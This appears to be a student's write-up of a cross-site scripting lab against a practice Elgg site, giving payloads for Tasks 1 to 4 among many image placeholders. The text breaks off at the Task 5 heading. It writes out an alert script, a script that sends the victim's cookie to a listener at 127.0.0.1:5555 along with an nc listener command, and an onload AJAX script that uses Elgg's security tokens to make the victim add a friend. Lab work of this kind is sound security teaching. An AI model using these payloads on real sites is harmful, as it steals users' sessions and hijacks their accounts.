
# Login


# 




# Task 1: Posting a Malicious Message to Display an Alert Window

JS Script-

<script>alert(‘XSS’);</script>







# Task 2: Posting a Malicious Message to Display Cookies

JS Script-

<script>alert(document.cookie);</script>






# Task 3: Stealing Cookies from the Victim’s Machine


<script>document.write(`<img src=http://127.0.0.1:5555?c=`+escape(document.cookie)+'>');</script>


nc -l 5555 -v





# 

# Task 4: Becoming the Victim’s Friend









<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=44"+ts+token;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>

# Task 5: Modifying the Victim’s Profile